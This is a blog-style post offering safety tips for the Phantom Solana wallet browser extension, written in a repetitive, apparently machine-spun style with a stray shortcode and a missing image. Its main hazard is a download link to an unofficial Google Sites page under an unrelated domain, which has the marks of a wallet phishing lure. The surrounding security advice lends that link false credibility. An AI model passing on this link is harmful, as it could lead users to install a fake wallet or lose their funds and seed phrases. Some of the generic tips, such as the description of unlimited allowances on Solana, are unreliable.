[woocs sd=1]


Why Phantom and Solana Extensions Still Matter (and How to Use Them Safely)

Whoa!
So I installed Phantom as my Solana browser extension last week.
It felt fast and oddly simple to set up and use.
At first glance it looked like a clean UX with clear prompts, but as I dug in I noticed small behavior quirks that made me pause and check settings more than once.
Initially I thought I could trust anything labeled “popular”, but then realized that popularity isn’t a security certificate and that personal caution matters far more.
Seriously?
The extension asks for permissions that are normal for wallets.
But permission prompts can be ambiguous if you’re not careful.
On one hand these prompts are necessary for dApp interactions to work smoothly, though on the other hand they can be an attack vector if a malicious site requests broad access and you click through reflexively.
My instinct said review every allowed origin and revoke anything unusual, and that’s what I did before moving funds.
Wow!
Okay, so check this out—Phantom’s UX makes connecting to DeFi apps feel seamless.
Transaction confirmations are quick and the fee estimates are generally accurate.
There are subtle details though, like the way memo fields or program interactions show up in the confirmation screen, and those details can change whether a transaction does what you expect, so you have to read, not rush.
I’ll be honest: that part bugs me because it’s so easy to assume “go ahead” and then regret it later.
Hmm…
One practical tip is to use separate browser profiles for serious trading and for casual browsing.
That reduces accidental dApp connections from random sites.
Initially I thought isolating accounts was overkill, but after a suspicious popup one evening I changed my workflow and never looked back.
It felt like a small extra step that cut a lot of risk, and I recommend it if you hold any non-trivial balance.
Whoa!
Phantom supports Ledger devices for an extra layer of security.
Hardware wallets keep your keys offline, which is huge during targeted phishing campaigns.
On paper there’s no debate: cold storage is safer, though in practice it’s a clumsy tradeoff for day-to-day DeFi use since you lose that instant UX convenience when signing every interaction through a device.
I’m biased, but I think most active traders should learn to juggle both approaches.
Really?
Let’s talk about RPC nodes and network choices briefly.
Phantom lets you switch RPC endpoints, and that affects speed and reliability.
Sometimes a congested node will delay or drop transactions and you might blame the wallet when the real issue is the RPC provider, so try a different endpoint if things feel laggy.
Somethin’ as small as changing nodes saved me from a stuck staking operation once.
Wow!
Token approvals deserve a whole section.
Many people approve unlimited allowances and then forget about them.
That habit can be exploited: a malicious contract with approval can drain tokens without further confirmation, which is why periodically revoking unnecessary allowances is very very important.
Check your approvals and revoke when you no longer need them — it’s low effort and high reward.
Seriously?
Phantom’s UI for managing multiple accounts is decent.
You can create watch-only accounts, import keypairs, or create fresh wallets.
Pro tip: use a watch-only account for tracking balances and a separate hot wallet for small daily trades, keeping cold storage untouched unless you absolutely need it.
I started doing that after losing access to a keypair and it saved me a lot of stress.
Whoa!
There are phishing sites that mimic dApps almost perfectly.
Sometimes the giveaway is a tiny typo or a slightly different domain.
On one hand it’s tempting to trust a UI that looks right, though actually checking the certificate and the URL text can prevent very painful mistakes.
Keep a list of trusted dApps and bookmark them — sounds basic, but works.
Wow!
Check this out—

That visual told me more than a dozen words did when I was deciding whether to sign a complex program interaction.
Seeing the exact program and the token movements makes it easier to spot funny business.
So when a confirmation looks unfamiliar, stop and research the program ID before approving anything.
It saved me from a frontrunning token mint a while back.
Want to try Phantom safely?
If you want to download the extension and test it in a careful way, grab it from here: https://sites.google.com/cryptowalletextensionus.com/phantomwalletdownloadextension/ — but only after you double-check the domain and run a virus scan on the installer if your browser prompts you.
Wow!
Staking through Phantom is simple but do read validator info first.
Some validators have commission changes or downtime histories that matter.
On one hand staking feels passive, though on the other hand picking the wrong validator can mean missed rewards or, in rare cases, decreased stake performance.
Do your homework — or pick a well-known validator if you care more about convenience than yield optimization.
Hmm…
Transaction previews are your friend.
Review the full instruction list when available.
Sometimes a single transaction bundles multiple instructions and if you skim you’ll sign more than you intended.
That oversight is exactly how some rug-pulls succeed.
Whoa!
Developer mode and advanced settings are tempting to toggle.
Don’t change RPC or program settings unless you know why.
Actually, wait—let me rephrase that: experiment in a sandbox or a secondary profile first, and never on your main account with real funds.
I’ve learned that the hard way, with a misconfigured endpoint that left me staring at failed transactions for an hour.
Really?
Recovery phrases are the ultimate secret.
Write them down offline, and store copies in separate physical locations.
Digital notes and photos are risky because cloud backups or device theft can expose them, which is why I avoid storing seed phrases on a phone or in email.
Trust me—once is enough to learn this lesson.
Whoa!
Final thought: balance convenience and security.
Phantom gives you tools to be safe, but you have to use them.
On one hand convenience accelerates your DeFi experience, though actually it’s the security practices you adopt that determine whether that experience stays positive over time.
Be curious, be skeptical, and keep iterating on your personal workflow — you’ll get faster and safer at the same time.
FAQ
Is Phantom safe for beginners?
Short answer: yes, with caution. Phantom is user-friendly, but beginners should start small, use separate browser profiles, enable Ledger where possible, and bookmark trusted dApps to avoid phishing.
What should I do if I think my wallet was compromised?
Immediately revoke approvals and move funds to a freshly created wallet whose seed phrase you generate on a secure device. Change any linked accounts, and if hardware was used, check the device for tampering — I’m not 100% sure about every edge case, but these steps cover most incidents.